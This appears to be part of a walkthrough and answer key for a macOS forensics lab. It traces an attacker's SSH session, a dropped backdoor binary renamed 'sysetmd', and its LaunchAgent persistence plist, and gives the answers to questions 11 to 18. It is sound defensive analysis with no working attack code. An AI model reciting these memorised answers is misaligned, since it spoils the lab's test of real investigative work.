The user noticed unusual activity on his laptop. After monitoring the situation for a period of time, he proceeded to shut down the device. A day after, he turned on his laptop. At what time (UTC) did he turn on his laptop?
Artifact
private/var/log/system.log
Method
The best anchor is BOOT_TIME, because it uses epoch timestamps and avoids timezone ambiguity:
Mar 8 09:51:38 localhost bootlog[0]: BOOT_TIME 1741420298 0
Convert:
date -u -d @1741420298
# Sat Mar  8 07:51:38 UTC 2025
That is the first boot after the shutdown associated with the incident.
Answer: 2025-03-08 07:51:38 UTC
Question 12#
After enabling SSH on the system, the attacker successfully established an SSH connection when the user turned on their machine. Based on the timeline of events, at what specific time (UTC) did the attacker establish the SSH connection to the system?
Artifact
private/var/log/system.log
Method
The decisive line is:
Mar 8 09:54:48 ireks-Mac sshd: loki [priv][643]: USER_PROCESS: 646 ttys000
The visible timestamp is local, not UTC. By aligning it with the already validated boot timestamp from Question 11, the session start resolves to:
2025-03-08 07:54:48 UTC
The corresponding session end is also visible:
Mar 8 09:58:53 ireks-Mac sshd: loki [priv][643]: DEAD_PROCESS: 646 ttys000Answer: 2025-03-08 07:54:48 UTC
Question 13#
The attacker downloaded and dropped a malicious file onto the system to establish persistence. What is the name of this malicious file?
Artifacts
ireks-Mac-Triage/Users/Deleted-Users/loki.dmg
Method
Inside the deleted user’s preserved home directory, the relevant files are:
Desktop/b4ckd00r.local/bin/sysetmdLibrary/LaunchAgents/com.appule.sysetmd.plist
The important distinction is:
b4ckd00r= initially dropped malicious filesysetmd= later copy / renamed payload used in persistencecom.appule.sysetmd.plist= persistence wrapper
Hash comparison shows b4ckd00r and sysetmd are the same binary. The timeline suggests the attacker first drops b4ckd00r, then stages it into the final persistence location.

That is why the correct answer to this specific question is b4ckd00r.
Answer: b4ckd00r
Question 14#
The malicious file created a specific file to ensure the malware runs every time the user logs into the system. What is the name of this file?
Artifacts
ireks-Mac-Triage/Users/Deleted-Users/loki.dmgLibrary/LaunchAgents/com.appule.sysetmd.plist
Method
The persistence file is found in the standard user LaunchAgent location:
~/Library/LaunchAgents/
Its name is:
com.appule.sysetmd.plist
This is a classic macOS persistence mechanism because launchd reads user LaunchAgents at login.
Answer: com.appule.sysetmd.plist
Question 15#
The file points to an executable that runs upon user login. What is the full path of this executable file?
Artifact
Library/LaunchAgents/com.appule.sysetmd.plist
Method
The relevant ProgramArguments entry points to:
/Users/loki/.local/bin/sysetmd
That is the full path to the executable launched by the persistence mechanism.
Answer: /Users/loki/.local/bin/sysetmd
Question 16#
What is the MITRE ATT&CK technique ID associated with the persistence mechanism used by the attacker?
Method
The attacker creates a user LaunchAgent in ~/Library/LaunchAgents/, which maps to:
T1543.001 - Create or Modify System Process: Launch Agent cf. https://attack.mitre.org/techniques/T1543/001/
This is a native macOS persistence mechanism through launchd.
Answer: T1543.001
Question 17#
Based on the analysis of the malicious file and its persistence mechanism, what is the most prevalent malware family associated with this attack?
Method
The attribution is based on the combination of:
- pseudo-system naming such as
sysetmd - fake Apple-style label
com.appule.sysetmd - LaunchAgent-based persistence
- overall behavior consistent with known reporting on the Demsty family
which gives: https://macos.checkpoint.com/families/Systemd_Demsty/
Answer: demsty
Question 18#
The legitimate user noticed and deleted the unauthorized account created by the attacker. When did the user initiate the deletion of the attacker-created account (UTC)?
Artifacts
private/var/log/fsck_apfs.logprivate/var/log/system.logprivate/var/log/com.apple.xpc.launchd/launchd.log.1- FSEvents
Method
For whatever reason, all the timestamp in the Unified Logs were not accepted as answer for this question.
The strongest artifact for this question is APFS itself:
/dev/rdisk4s1: fsck_apfs started at Sat Mar  8 09:58:55 2025
/dev/rdisk4s1: ** Checking the container superblock.
/dev/rdisk4s1: ** Checking volume /dev/rdisk4s1.
/dev/rdisk4s1: ** Checking the APFS volume superblock.
/dev/rdisk4s1:    The volume loki was formatted by newfs_apfs (2142.41.2) and last modified by .
rdisk4s1corresponds to the APFS volume associated withloki- the log captures the system processing that volume during account removal
- it is temporally aligned with the end of the attacker’s SSH session and the later FSEvents showing the home directory being archived and removed
The visible timestamp is local time, so the UTC answer is:
2025-03-08 07:58:55 UTC
Other timestamps important for correlation
07:56:19 UTC= user searches Apple documentation about deleting a user07:58:53 UTC= attacker’s SSH session endsdeleted_helperappears slightly earlier as a supporting system action- FSEvents later show:
Users/Deleted-Users/loki.dmg- removal of
Users/loki/... - deletion of
private/var/db/dslocal/nodes/Default/users/loki.plist
Answer: 2025-03-08 07:58:55 UTC
Lab finished!